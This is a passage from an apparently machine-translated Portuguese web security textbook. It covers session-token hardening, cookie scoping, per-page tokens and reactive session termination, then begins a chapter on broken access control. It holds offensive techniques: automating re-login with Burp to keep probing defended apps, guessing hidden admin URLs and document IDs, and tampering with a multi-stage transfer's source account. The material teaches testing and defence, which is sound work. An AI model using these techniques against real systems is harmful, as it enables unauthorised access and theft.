Os tokens não devem consistir em nada mais do que um identificador usado pelo servidor para localizar o objeto de sessão relevante a ser usado para processar a solicitação do usuário. O token não deve conter nenhum significado ou estrutura, seja abertamente ou envolto em camadas de codificação ou ofuscação. Todos os dados sobre o proprietário e o status da sessão devem ser armazenados no servidor no objeto de sessão ao qual o token de sessão corresponde.

Deve-se tomar cuidado ao selecionar uma fonte de aleatoriedade. Os desenvolvedores devem estar cientes de que as várias fontes disponíveis provavelmente diferem significativamente em termos de força. Algumas, como `java.util.Random`, são perfeitamente úteis para muitas finalidades em que é necessária uma fonte de entrada variável, mas podem ser extrapoladas nas direções direta e inversa com perfeita certeza com base em um único item de saída. Os desenvolvedores devem investigar as propriedades matemáticas dos algoritmos reais usados em diferentes fontes de aleatoriedade disponíveis e devem ler a documentação relevante sobre os usos recomendados de diferentes APIs. Em geral, se um algoritmo não for explicitamente descrito como sendo criptograficamente seguro, deve-se presumir que ele é previsível.

OBSERVAÇÃO Algumas fontes de aleatoriedade de alta resistência levam

algum tempo para retornar o próximo valor em sua sequência de saída devido às etapas que realizam para obter entropia suficiente (de eventos do sistema, etc.) e, portanto, podem não fornecer valores suficientemente rápidos para gerar tokens para alguns aplicativos de alto volume.

Além de selecionar a fonte de aleatoriedade mais robusta que for viável, uma boa prática é introduzir como fonte de entropia algumas informações sobre a solicitação individual para a qual o token está sendo gerado. Essas informações podem não ser exclusivas dessa solicitação, mas podem ser muito eficazes para

atenuando os pontos fracos do gerador de números pseudo-aleatórios principal que está sendo usado. Exemplos de informações que podem ser incorporadas incluem:

O endereço IP de origem e o número da porta da qual a solicitação foi recebida.

O cabeçalho `User-Agent` na solicitação.

O tempo da solicitação em milissegundos.

Uma fórmula altamente eficaz para incorporar essa entropia é construir uma string que concatene um número pseudoaleatório, uma variedade de dados específicos da solicitação, conforme listado, e uma string secreta conhecida apenas pelo servidor e gerada novamente a cada reinicialização. Em seguida, é feito um hash adequado dessa cadeia (usando, por exemplo, SHA-256 no momento em que este texto foi escrito) para produzir uma cadeia de comprimento fixo gerenciável que pode ser usada como um token. (Colocar os itens mais variáveis no início da entrada do hash serve para maximizar o efeito de "avalanche" no algoritmo de hash).

DICA Depois de decidir sobre um algoritmo para gerar tokens de sessão, um "experimento mental" útil é imaginar que sua fonte de pseudoaleatoriedade está totalmente quebrada e sempre retorna o mesmo valor. Nessa eventualidade, um invasor que obtivesse uma grande amostra de tokens do aplicativo conseguiria extrapolar os tokens emitidos para outros usuários? Usando a fórmula descrita aqui, isso será, em geral, altamente improvável, mesmo com total conhecimento do algoritmo usado. O IP de origem, o número da porta, o cabeçalho `User-Agent` e o horário da solicitação juntos geram uma grande quantidade de entropia. E mesmo com total conhecimento desses dados, o invasor não conseguirá produzir o token correspondente sem conhecer a string secreta usada pelo servidor.

Proteja os tokens durante todo o seu ciclo de vida

Depois de criar um token robusto cujo valor não pode ser previsto, esse token precisa ser protegido durante todo o seu ciclo de vida, desde a criação até o descarte, para garantir que não seja divulgado a ninguém além do usuário para o qual foi emitido:

O token só deve ser transmitido por HTTPS. Qualquer token transmitido em texto não criptografado deve ser considerado contaminado, ou seja, como não fornecendo garantia da identidade do usuário. Se os cookies HTTP estiverem sendo usados para transmitir tokens, eles deverão ser sinalizados como `seguros` para evitar que o navegador do usuário os transmita por HTTP. Se for possível, o HTTPS deve ser usado em todas as páginas do aplicativo, inclusive no conteúdo estático, como páginas de ajuda, imagens e assim por diante. Se isso não for desejado

e um serviço HTTP ainda estiver implementado, o aplicativo deverá redirecionar todas as solicitações de conteúdo confidencial (inclusive a página de login) de volta para o serviço HTTPS. Recursos estáticos, como páginas de ajuda, geralmente não são confidenciais e podem ser acessados sem nenhuma sessão autenticada; portanto, o uso de cookies seguros pode ser respaldado por instruções de escopo de cookies para evitar que tokens sejam enviados em solicitações para esses recursos.

Os tokens de sessão nunca devem ser transmitidos no URL, pois isso fornece um veículo trivial para ataques de fixação de sessão e faz com que os tokens apareçam em vários mecanismos de registro. Em alguns casos, os desenvolvedores usam essa técnica para implementar sessões em navegadores que têm cookies desativados. No entanto, um meio melhor de conseguir isso é usar solicitações POST para toda a navegação e armazenar tokens em um campo oculto de um formulário HTML.

A funcionalidade de logout deve ser implementada. Isso deve descartar todos os recursos de sessão mantidos no servidor e invalidar o token de sessão.

A expiração da sessão deve ser implementada após um período adequado de inatividade (por exemplo, 10 minutos). Isso deve resultar no mesmo comportamento como se o usuário tivesse se desconectado explicitamente.

Deve-se evitar logins simultâneos. Cada vez que um usuário faz login, um token de sessão diferente deve ser emitido, e qualquer sessão existente pertencente ao usuário deve ser descartada como se ele tivesse se desconectado dela. Quando isso ocorre, o token antigo pode ser armazenado por um período e todas as solicitações subsequentes recebidas usando o token devem retornar um alerta de segurança para o usuário informando que a sessão foi encerrada porque ele fez login em um local diferente.

Se o aplicativo contiver alguma funcionalidade administrativa ou de diagnóstico que permita a visualização de tokens de sessão, essa funcionalidade deverá ser protegida de forma robusta contra acesso não autorizado. Na maioria dos casos, não há necessidade de que essa funcionalidade exiba o token de sessão real; em vez disso, ela deve conter detalhes suficientes sobre o proprietário da sessão para que as tarefas de suporte e diagnóstico sejam executadas, sem divulgar o token de sessão enviado pelo usuário para identificar sua sessão.

O escopo do domínio e do caminho dos cookies de sessão de um aplicativo deve ser definido da forma mais restrita possível. Os cookies com escopo excessivamente liberal geralmente são gerados por plataformas de aplicativos da Web ou servidores da Web mal configurados, e não pelos próprios desenvolvedores de aplicativos. Não deve haver outros aplicativos da Web ou funcionalidades não confiáveis acessíveis por meio de nomes de domínio ou caminhos de URL que estejam incluídos no escopo dos cookies do aplicativo. Deve-se prestar atenção especial a qualquer

subdomínios existentes para o nome de domínio que é usado para acessar o aplicativo. Em alguns casos, para garantir que essa vulnerabilidade não ocorra, pode ser necessário modificar o esquema de nomeação de domínios e caminhos empregado pelos vários aplicativos em uso na organização.

Medidas específicas devem ser tomadas para defender o mecanismo de gerenciamento de sessão contra a variedade de ataques que podem ser direcionados aos usuários do aplicativo:

A base de código do aplicativo deve ser rigorosamente auditada para identificar e remover qualquer vulnerabilidade de script entre sites (consulte o Capítulo 12). A maioria dessas vulnerabilidades pode ser explorada para atacar os mecanismos de gerenciamento de sessão. Em particular, os ataques XSS armazenados (ou *de segunda ordem*) podem geralmente ser explorados para derrotar todas as defesas concebíveis contra o uso indevido e o sequestro de sessões.

Os tokens arbitrários enviados por usuários que o servidor não reconhece não devem ser aceitos. O token deve ser imediatamente cancelado no navegador, e o usuário deve retornar à página inicial do aplicativo.

A falsificação de solicitações entre sites e outros ataques a sessões podem ser dificultados pela exigência de confirmação em duas etapas e/ou reautenticação antes da realização de ações críticas, como transferências de fundos.

Os ataques de falsificação de solicitação entre sites podem ser combatidos se não dependermos exclusivamente de cookies HTTP para transmitir tokens de sessão. O uso do mecanismo de cookies introduz a vulnerabilidade porque os cookies são enviados automaticamente pelo navegador, independentemente do que causou a solicitação. Se os tokens forem sempre transmitidos em um campo oculto de um formulário HTML, um invasor não poderá criar um formulário cuja submissão causará uma ação não autorizada, a menos que ele já saiba o valor do token e, nesse caso, ele poderá simplesmente executar um ataque trivial de sequestro. Os tokens por página também podem ajudar a evitar esses ataques (consulte a seção a seguir).


Uma nova sessão deve sempre ser criada após a autenticação bem-sucedida, para atenuar os efeitos dos ataques de fixação de sessão. Quando um aplicativo não usa autenticação, mas permite o envio de dados confidenciais, é mais difícil lidar com a ameaça representada pelos ataques de fixação.

Uma abordagem possível é manter a sequência de páginas em que os dados confidenciais são enviados o mais curta possível e (a) criar uma nova sessão na primeira página dessa sequência (quando necessário, copiando da sessão existente todos os dados necessários, como o conteúdo de um carrinho de compras) ou (b) usar tokens por página (descritos na próxima seção) para impedir que um invasor que conheça o token usado na primeira página

de acessar as páginas subsequentes. Exceto quando estritamente necessário, os dados pessoais não devem ser exibidos de volta para o usuário. Mesmo quando isso for necessário (por exemplo, uma página de "confirmação de pedido" que mostre endereços), itens sensíveis, como números de cartão de crédito e senhas, *nunca* devem ser exibidos de volta ao usuário e sempre devem ser mascarados na fonte da resposta do aplicativo.

Tokens por página

É possível obter um controle mais refinado sobre as sessões e dificultar ou impedir muitos tipos de ataques a sessões usando tokens por página, além dos tokens de sessão. Nesse caso, um novo token de página é criado sempre que um usuário solicita uma página de aplicativo (em vez de uma imagem, por exemplo) e é passado para o cliente em um cookie ou em um campo oculto de um formulário HTML. Cada vez que o usuário faz uma solicitação, o token de página é validado em relação ao último valor emitido, além da validação normal do token de sessão principal. Em caso de não correspondência, a sessão inteira é encerrada. Muitos dos aplicativos da Web mais críticos para a segurança na Internet, como bancos on-line, empregam tokens por página para oferecer maior proteção ao seu mecanismo de gerenciamento de sessão, conforme mostrado na Figura 7-5.



```

UltraEdit-32 - [C:\Documents and Settings\daf\Local Settings\Temporary Internet Files\Content.IE5\76...]
File Edit Search Project View Format Column Macro Advanced Window Help
hidden
plan[1]
892 </table>
893
894 <input type=hidden id=CustomerId name=CustomerId value="HEXA78EEEDF2506FE3F1E0
895 <input type=hidden id=CustomerRefNo name=CustomerRefNo value="HEX54FF8FB2F5C3E
896 <input type=hidden id=ScreenToken name=ScreenToken value="HEX15B8943CAEC1A1CODI
897 <input type=hidden id=LastMidTierCall name=LastMidTierCall value="HEX154B3C31C
898 <input type=hidden id=GSID name=GSID value="HEXE1BB9215FE2A5D60B86B4D59510F70C
899
900      </td>

```

Figura 7-5: Tokens por página usados em um aplicativo bancário

Embora o uso de tokens por página imponha algumas restrições à navegação (por exemplo, o uso dos botões voltar e avançar e a navegação em várias janelas), ele evita efetivamente os ataques de fixação de sessão e garante que o uso simultâneo de uma sessão sequestrada por um usuário legítimo e um invasor seja rapidamente bloqueado depois que ambos fizerem uma única solicitação. Os tokens por página também podem ser aproveitados para rastrear o local e o movimento do usuário no aplicativo e usados para detectar tentativas de acessar funções fora de uma sequência definida, ajudando a proteger contra determinados defeitos de controle de acesso (consulte o Capítulo 8).

Registrar, monitorar e alertar

A funcionalidade de gerenciamento de sessões do aplicativo deve estar intimamente integrada aos seus mecanismos de registro, monitoramento e alerta, a fim de fornecer registros adequados de atividades anômalas e permitir que os administradores tomem medidas defensivas quando necessário:

O aplicativo deve monitorar as solicitações que contêm tokens inválidos.

Exceto nos casos mais trivialmente previsíveis, um ataque bem-sucedido que tente adivinhar os tokens emitidos para outros usuários normalmente envolverá a emissão de um grande número de solicitações contendo tokens inválidos, deixando uma marca perceptível nos logs do aplicativo.

É difícil bloquear totalmente os ataques de força bruta contra tokens de sessão, pois não há uma conta de usuário ou sessão específica que possa ser desativada para impedir o ataque. Uma ação possível é bloquear os endereços IP de origem por um período em que várias solicitações contendo tokens inválidos tenham sido recebidas. No entanto, isso pode ser ineficaz quando as solicitações de um usuário se originam de vários endereços IP (por exemplo, usuários da AOL) ou quando as solicitações de vários usuários se originam do mesmo endereço IP (por exemplo, usuários por trás de um proxy ou de um firewall que realiza a tradução de endereços de rede).

Mesmo que os ataques de força bruta contra as sessões não possam ser efetivamente prevenidos em tempo real, manter registros detalhados e alertar os administradores permite que eles investiguem o ataque e tomem as medidas apropriadas quando for possível.

Sempre que possível, os usuários devem ser alertados sobre eventos anômalos relacionados à sua sessão - por exemplo, logins simultâneos ou sequestro aparente (detectado usando tokens por página). Mesmo que um comprometimento já tenha ocorrido, isso permite que o usuário verifique se houve alguma ação não autorizada, como transferências de fundos.

Encerramento de sessão reativa

O mecanismo de gerenciamento de sessão pode ser aproveitado como uma defesa altamente eficaz contra muitos tipos de outros ataques contra o aplicativo. Alguns aplicativos críticos para a segurança, como bancos on-line, são extremamente agressivos ao encerrar a sessão de um usuário sempre que ele envia alguma solicitação anômala - por exemplo, qualquer solicitação que contenha um campo de formulário HTML oculto modificado ou um parâmetro de string de consulta de URL, qualquer solicitação que contenha strings associadas a injeção de SQL ou ataques de script entre sites e qualquer entrada de usuário que normalmente seria bloqueada por verificações do lado do cliente, como restrições de comprimento.

É claro que todas as vulnerabilidades reais que possam ser exploradas por meio de tais solicitações precisam ser resolvidas na origem. Mas forçar os

usuários a se autenticarem novamente

A análise de vulnerabilidades de um aplicativo de segurança, que é feita por um especialista, toda vez que ele envia uma solicitação inválida, pode retardar o processo de sondagem de vulnerabilidades do aplicativo em muitas ordens de magnitude, mesmo quando técnicas automatizadas são empregadas. Se ainda existirem vulnerabilidades residuais, é muito menos provável que elas sejam descobertas por alguém da área.

Quando esse tipo de defesa for implementado, recomenda-se também que ele possa ser facilmente desativado para fins de teste. Se um teste de penetração legítimo do aplicativo for retardado da mesma forma que um atacante do mundo real, sua eficácia será drasticamente reduzida, e é muito provável que a presença do mecanismo resulte em mais vulnerabilidades remanescentes no código de produção do que se o mecanismo estivesse ausente.

ETAPAS DO HACK

Se o aplicativo que você está atacando usar esse tipo de medida defensiva, você poderá descobrir que sondar o aplicativo em busca de muitos tipos de vulnerabilidades comuns consome muito tempo, e a necessidade estonteante de fazer login após cada teste falho e voltar ao ponto do aplicativo que você estava analisando rapidamente o levará a desistir.

Nessa situação, muitas vezes você pode usar a automação para resolver o problema. Ao usar o Burp Intruder para realizar um ataque, você pode usar o recurso Obtain Cookie para realizar um novo login antes de enviar cada caso de teste e usar o novo token de sessão (desde que o login seja de estágio único). Ao navegar e sondar o aplicativo manualmente, você pode usar os recursos de extensibilidade do Burp Proxy por meio da interface `IBurpExtender`. É possível criar uma extensão que detecte quando o aplicativo executou um logout forçado, efetue automaticamente o login de volta no aplicativo e retorne a nova sessão e a página para o navegador, opcionalmente com uma mensagem pop-up para informá-lo sobre o ocorrido. Embora isso não elimine totalmente o problema, em certos casos pode atenuá-lo substancialmente.

Resumo do capítulo

O mecanismo de gerenciamento de sessão fornece uma fonte rica de possíveis vulnerabilidades que você pode ter como alvo ao formular seu ataque contra um aplicativo. Devido ao seu papel fundamental de permitir que o aplicativo identifique o mesmo usuário em várias solicitações, uma função de gerenciamento de sessão interrompida geralmente fornece as chaves do reino. Entrar nas sessões de outros usuários é bom; sequestrar a sessão de um administrador é ainda melhor e, normalmente, permitirá que você comprometa todo o aplicativo.

Você pode esperar encontrar uma grande variedade de defeitos na funcionalidade de gerenciamento de sessões do mundo real. Quando mecanismos personalizados são empregados, os possíveis pontos fracos e avenidas de ataque podem parecer infinitos. Os

A lição mais importante a ser tirada desse tópico é ter paciência e determinação. Muitos mecanismos de gerenciamento de sessão que parecem ser robustos em uma primeira inspeção podem ser considerados deficientes quando analisados de perto. Decifrar o método que um aplicativo usa para gerar sua sequência de tokens aparentemente ranqueados pode exigir tempo e engenhosidade. Mas, dada a recompensa, geralmente é um investimento que vale a pena.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Você faz login em um aplicativo e o servidor define o seguinte cookie:

```
Set-cookie: sessid=amltMjM6MTI0MT0xMTk0ODcwODYz;
```

Uma hora depois, você faz login novamente e recebe o seguinte:

```
Set-cookie: sessid=amltMjM6MTI0MT0xMTk0ODc1MTMy;
```

O que você pode deduzir sobre esses cookies?

2. Um aplicativo utiliza tokens de sessão alfanuméricos de seis caracteres e senhas alfanuméricas de cinco caracteres. Ambas são geradas aleatoriamente de acordo com um algoritmo imprevisível. Qual delas provavelmente será o alvo mais interessante para um ataque de adivinhação por força bruta? Liste todos os diferentes fatores que podem ser relevantes para sua decisão.
3. Você faz login em um aplicativo no seguinte URL:

<https://foo.wahh-app.com/login/home.php>

e o servidor define o seguinte cookie:

```
Set-cookie: sessionId=1498172056438227; domain=foo.wahh- app.com;
path=/login; HttpOnly;
```

Em seguida, você visita uma série de outros URLs. Para qual dos seguintes itens seu navegador enviará o cookie `sessionId`? (Selecione todos os que se aplicam.)

- (a) <https://foo.wahh-app.com/login/myaccount.php>
- (b) <https://bar.wahh-app.com/login>
- (c) <https://staging.foo.wahh-app.com/login/home.php>
- (d) <http://foo.wahh-app.com/login/myaccount.php>
- (e) <http://foo.wahh-app.com/logintest/login.php>
- (f) <https://foo.wahh-app.com/logout>
- (g) <https://wahh-app.com/login/>
- (h) <https://xfoo.wahh-app.com/login/myaccount.php>

4. O aplicativo que você está direcionando usa tokens por página, além do token de sessão principal. Se um token por página for recebido fora de sequência, a sessão inteira será invalidada. Suponha que você descubra algum defeito que lhe permita prever ou capturar os tokens emitidos para outros usuários que estejam acessando o aplicativo no momento. Você é capaz de sequestrar as sessões deles?
5. Você faz login em um aplicativo e o servidor define o seguinte cookie:

```
Set-cookie: sess=ab11298f7eg14;
```

Quando você clica no botão de logout, o seguinte script do lado do cliente é executado:

```
document.cookie="sess=";  
document.location="/";
```

Que conclusão você tiraria desse comportamento?

Atacando o acesso Controle

S

Dentro dos principais mecanismos de segurança do aplicativo, os controles de acesso são logicamente criados com base na autenticação e no gerenciamento de sessões. Até agora, você viu como um aplicativo pode primeiro verificar a identidade de um usuário e, em seguida, confirmar que uma determinada sequência de solicitações que ele recebe foi originada do mesmo usuário. O principal motivo pelo qual o aplicativo precisa fazer essas coisas, pelo menos em termos de segurança, é porque ele precisa de uma maneira de decidir se deve executar uma determinada solicitação para realizar a ação tentada ou acessar os recursos que está solicitando. Os controles de acesso são um mecanismo de defesa essencial dentro do aplicativo porque são responsáveis por tomar essas decisões importantes. Quando estão com defeito, um invasor pode comprometer todo o aplicativo, assumindo o controle da funcionalidade administrativa e acessando dados confidenciais pertencentes a todos os outros usuários.

Como observamos no Capítulo 1, os controles de acesso quebrados estão entre as categorias mais comuns de vulnerabilidade de aplicativos Web, afetando 78% dos aplicativos testados recentemente pelos autores. Por incrível que pareça, é extremamente comum encontrar aplicativos que se dão ao trabalho de implementar mecanismos robustos para autenticação e gerenciamento de sessões, mas que desperdiçam esse investimento ao negligenciar a criação de controles de acesso eficazes sobre eles.

As vulnerabilidades de controle de acesso são conceitualmente muito simples: o aplicativo está permitindo que você faça algo que não deveria ser possível. As diferenças entre as falhas separadas se resumem, na verdade, às diferentes maneiras pelas quais esse defeito central pode ser evitado.

e as diferentes técnicas que você precisa empregar para detectá-la. Descreveremos todas essas técnicas, mostrando como você pode explorar diferentes tipos de comportamento em um aplicativo para executar ações não autorizadas e acessar dados protegidos.

Vulnerabilidades comuns

Os controles de acesso podem ser divididos em duas grandes categorias: vertical e horizontal. Os controles de acesso verticais permitem que diferentes tipos de usuários acessem diferentes partes da funcionalidade do aplicativo. No caso mais simples, isso normalmente envolve uma divisão entre usuários comuns e administradores. Em casos mais complexos, os controles de acesso verticais podem envolver funções de usuário refinadas que concedem acesso a funções específicas, com cada usuário sendo alocado a uma única função, ou uma combinação de diferentes funções.

Os controles de acesso horizontal permitem que os usuários acessem um determinado subconjunto de uma gama mais ampla de recursos do mesmo tipo. Por exemplo, um aplicativo de correio eletrônico pode permitir que você leia o seu e-mail, mas não o de outras pessoas; um banco on-line pode permitir que você transfira dinheiro somente da sua conta; e um aplicativo de fluxo de trabalho pode permitir que você atualize tarefas atribuídas a você, mas somente leia tarefas atribuídas a outras pessoas.

Em muitos casos, os controles de acesso vertical e horizontal estão interligados. Por exemplo, um aplicativo de planejamento de recursos empresariais pode permitir que cada funcionário de contas a pagar pague faturas para uma unidade organizacional específica e nenhuma outra. O gerente de contas a pagar, por outro lado, pode ter permissão para pagar faturas de qualquer unidade. Da mesma forma, os funcionários podem pagar faturas de pequenos valores, enquanto as faturas maiores devem ser pagas pelo gerente. O diretor financeiro pode visualizar os pagamentos e recebimentos de faturas de todas as unidades organizacionais da empresa, mas pode não ter permissão para pagar nenhuma fatura.

Os controles de acesso são violados se qualquer usuário puder acessar funcionalidades ou recursos para os quais não está autorizado. Há dois tipos principais de ataque contra controles de acesso, correspondentes às duas categorias de controle:

O escalonamento vertical de privilégios ocorre quando um usuário pode executar funções que não são permitidas pela função que lhe foi atribuída. Por exemplo, se um usuário comum puder executar funções administrativas ou se um funcionário puder pagar faturas de qualquer tamanho, então os controles de acesso estão quebrados.

O escalonamento horizontal de privilégios ocorre quando um usuário pode visualizar ou modificar recursos aos quais não tem direito. Por exemplo, se você puder usar um aplicativo de webmail para ler o e-mail de outras pessoas, ou se um funcionário de pagamentos puder processar faturas para uma unidade organizacional diferente da sua, então os controles de acesso

estão quebrados.

É comum encontrar casos em que uma vulnerabilidade na separação horizontal de privilégios do aplicativo pode levar imediatamente a um ataque de escalonamento vertical. Por exemplo, se um usuário encontrar uma maneira de definir a senha de outro usuário, ele poderá atacar uma conta administrativa e assumir o controle do aplicativo.

Nos casos descritos até agora, os controles de acesso quebrados permitem que os usuários que se autenticaram no aplicativo em um determinado contexto de usuário executem ações ou accessem dados para os quais esse contexto não os autoriza. No entanto, nos casos mais graves de controle de acesso quebrado, pode ser possível que usuários completamente não autorizados obtenham acesso a funcionalidades ou dados que deveriam ser acessados somente por usuários autenticados privilegiados.

Funcionalidade totalmente desprotegida

Em muitos casos de controles de acesso não cumpridos, a funcionalidade e os recursos confidenciais podem ser acessados por qualquer pessoa que conheça o URL relevante. Por exemplo, há muitos aplicativos em que qualquer pessoa que visite um URL específico pode fazer uso total de suas funções administrativas:

<https://wahh-app.com/admin/>

Nessa situação, o aplicativo normalmente impõe o controle de acesso apenas na seguinte medida: os usuários que fizeram login como administradores veem um link para esse URL na interface do usuário, enquanto os outros usuários não veem. Essa diferença cosmética é o único mecanismo existente para "proteger" a funcionalidade sensível contra o uso não autorizado.

Às vezes, o URL que concede acesso a funções avançadas pode ser menos fácil de adivinhar e pode até ser bastante enigmático, por exemplo:

<https://wahh-app.com/menus/secure/ff457/DoAdminMenu2.jsp>

Aqui, o acesso às funções administrativas é protegido pela suposição de que um invasor não saberá ou descobrirá esse URL. O aplicativo é mais difícil de ser comprometido por um estranho, pois é menos provável que ele adivinhe o URL pelo qual pode fazer isso.

COM MON MYTH "Nenhum usuário com poucos privilégios conhecerá esse URL. Não fazemos referência a ele em nenhum lugar do aplicativo."

No exemplo que acabamos de descrever, a ausência de qualquer controle de acesso genuíno ainda constitui uma vulnerabilidade grave, independentemente da facilidade de adivinhar o URL. Os URLs não têm o status de segredos, seja no próprio aplicativo ou nas mãos dos usuários. Eles são exibidos na tela e aparecem nos históricos do navegador e nos registros de servidores da Web e servidores proxy. Os usuários podem escrever

anotá-las, marcá-las como favoritos ou enviá-las por e-mail. Normalmente, elas não são alteradas periodicamente, como deve ser feito com as senhas. Quando os usuários mudam de função e seu acesso à funcionalidade administrativa precisa ser retirado, não há como excluir seu conhecimento de um determinado URL.

Em alguns aplicativos em que a funcionalidade sensível está oculta por trás de URLs que não são triviais de adivinhar, um invasor pode, muitas vezes, ser capaz de identificá-los por meio de uma inspeção minuciosa do código do lado do cliente. Muitos aplicativos usam JavaScript para criar a interface do usuário dinamicamente no cliente. Normalmente, isso funciona definindo vários sinalizadores relacionados ao status do usuário e, em seguida, adicionando elementos individuais à interface do usuário com base nesses sinalizadores. Por exemplo:

```
var isAdmin = false;  
...  
Se (isAdmin)  
{  
    adminMenu.addItem("/menus/secure/ff457/addNewPortalUser2.jsp", "create a  
    new user");  
}
```

Nesse caso, um invasor pode simplesmente analisar o JavaScript para identificar URLs para funcionalidade administrativa e tentar acessá-los. Em outros casos, os comentários HTML podem conter referências ou pistas sobre URLs que não estão vinculados ao conteúdo na tela. Consulte o Capítulo 4 para obter uma discussão sobre as várias técnicas pelas quais um invasor pode coletar informações sobre conteúdo oculto no aplicativo.

Funções baseadas em identificadores

Quando uma função de um aplicativo é usada para obter acesso a um recurso específico, é muito comum ver um identificador do recurso solicitado sendo passado para o servidor em um parâmetro de solicitação, seja na cadeia de caracteres de consulta do URL ou no corpo de uma solicitação POST. Por exemplo, um aplicativo pode usar o seguinte URL para exibir um documento específico pertencente a um determinado usuário:

<https://wahh-app.com/ViewDocument.php?docid=1280149120>

Quando o usuário que possui o documento está conectado, um link para esse URL é exibido na página My Documents do usuário. Outros usuários não veem o link. No entanto, se os controles de acesso forem interrompidos, qualquer usuário que solicitar o URL relevante poderá visualizar o documento exatamente da mesma forma que o usuário autorizado.

DICA Esse tipo de vulnerabilidade geralmente surge quando o aplicativo principal faz interface com um sistema externo ou com um componente de back-end. Pode ser difícil compartilhar um modelo de segurança baseado em sessão entre sistemas diferentes que podem ser baseados em tecnologias diferentes. Diante desse problema, os desenvolvedores frequentemente tomam um atalho e se afastam desse modelo, usando parâmetros enviados pelo cliente para tomar decisões de controle de acesso.

Nesse exemplo, um invasor que deseja obter acesso não autorizado precisa saber não apenas o nome da página do aplicativo (`ViewDocument.php`), mas também o identificador do documento que deseja visualizar. Às vezes, os identificadores de recursos são gerados de maneira altamente imprevisível, por exemplo, podem ser GUIDs escolhidos aleatoriamente. Em outros casos, eles podem ser facilmente adivinhados - por exemplo, podem ser números gerados sequencialmente. No entanto, o aplicativo é vulnerável em ambos os casos. Conforme descrito anteriormente, os URLs não têm o status de segredos, e o mesmo se aplica aos identificadores de recursos. Geralmente, um invasor que deseja descobrir os identificadores dos recursos de outros usuários encontrará algum local no aplicativo que os divulgue, como os logs de acesso. Mesmo que os identificadores de recursos de um aplicativo não possam ser facilmente adivinhados, ele ainda estará vulnerável se não controlar adequadamente o acesso a esses recursos. Nos casos em que os identificadores são facilmente previstos, o problema é ainda mais grave e mais facilmente explorado.

DICA Os logs de aplicativos costumam ser uma mina de ouro de informações e podem conter vários itens de dados que podem ser usados como identificadores para investigar a funcionalidade que é acessada dessa forma. Os identificadores normalmente encontrados nos logs de aplicativos incluem: nomes de usuário, números de ID de usuário, números de conta, IDs de documentos, grupos e funções de usuários e endereços de e-mail.

OBSERVAÇÃO Além de ser usado como referência a recursos baseados em dados dentro do aplicativo, esse tipo de identificador também é usado com frequência para se referir a funções do próprio aplicativo. Como você viu no Capítulo 4, um aplicativo pode fornecer diferentes funções por meio de uma única página, que aceita um nome ou identificador de função como parâmetro. Novamente, nessa situação, os controles de acesso podem não ser mais profundos do que a presença ou ausência de URLs específicos nas interfaces de diferentes tipos de usuários. Se um invasor puder determinar o identificador de uma função sensível, ele poderá acessá-la da mesma forma que um usuário mais privilegiado.

Funções de vários estágios

Muitos tipos de funções em um aplicativo são implementados em vários estágios, envolvendo o envio de várias solicitações do cliente para o servidor. Por exemplo, uma função para adicionar um novo usuário pode envolver a escolha dessa opção em um menu de manutenção de usuários, a seleção do departamento e da função do usuário em listas suspensas e a inserção do novo nome de usuário, da senha inicial e de outras informações.

É comum encontrar aplicativos em que foram feitos esforços para proteger esse tipo de funcionalidade sensível contra o acesso não autorizado, mas em que os controles de acesso empregados são quebrados devido a suposições falhas sobre as formas como a funcionalidade será usada.

No exemplo anterior, quando um usuário tenta carregar o menu de manutenção do usuário e escolhe a opção de adicionar um novo usuário, o aplicativo pode verificar se o usuário tem os privilégios necessários e bloquear o acesso se não tiver. No entanto, se um invasor passar diretamente para a etapa de especificação do departamento do usuário e de outros detalhes, pode não haver um controle de acesso eficaz. Os desenvolvedores inconscientemente presumiram que qualquer usuário que alcançasse os estágios posteriores do processo deveria ter os privilégios relevantes porque isso foi verificado nos estágios anteriores. O resultado é que qualquer usuário do aplicativo pode adicionar uma nova conta de usuário administrativo e, assim, assumir o controle total do aplicativo, obtendo acesso a muitas outras funções cujo controle de acesso é intrinsecamente robusto.

Os autores encontraram esse tipo de vulnerabilidade até mesmo nos aplicativos da Web mais críticos para a segurança, aqueles implantados por bancos on-line. Fazer uma transferência de fundos em um aplicativo bancário geralmente envolve vários estágios, em parte para evitar que os usuários cometam erros acidentais ao solicitar uma transferência. Esse processo de vários estágios envolve a captura de diferentes itens de dados do usuário em cada estágio. Esses dados são rigorosamente verificados quando enviados pela primeira vez e, em seguida, geralmente são passados para cada estágio subsequente, usando campos ocultos em um formulário HTML. No entanto, se o aplicativo não revalidar todos esses dados no estágio final, um invasor poderá contornar as verificações do servidor. Por exemplo, o aplicativo pode verificar se a conta de origem selecionada para a transferência pertence ao usuário atual e, em seguida, solicitar detalhes sobre a conta de destino e o valor da transferência. Se um usuário interceptar a solicitação `POST` final desse processo e modificar o número da conta de origem, ele poderá realizar um escalonamento horizontal de privilégios e transferir fundos de uma conta pertencente a um usuário diferente.

Arquivos estáticos

Na maioria dos casos, os usuários obtêm acesso à funcionalidade e aos recursos protegidos emitindo solicitações para páginas dinâmicas que são executadas no servidor. É

a responsabilidade de cada uma dessas páginas de realizar verificações de controle de acesso adequadas e confirmar que o usuário tem os privilégios relevantes para executar a ação que está tentando realizar.

Entretanto, em alguns casos, as solicitações de recursos protegidos são feitas diretamente aos próprios recursos estáticos, que estão localizados na raiz da Web do servidor. Por exemplo, um editor on-line pode permitir que os usuários pesquisem seu catálogo de livros e comprem e-books para download. Uma vez efetuado o pagamento, o usuário é direcionado a um URL de download como o seguinte:

`https://wahh-books.com/download/0636628104.pdf`

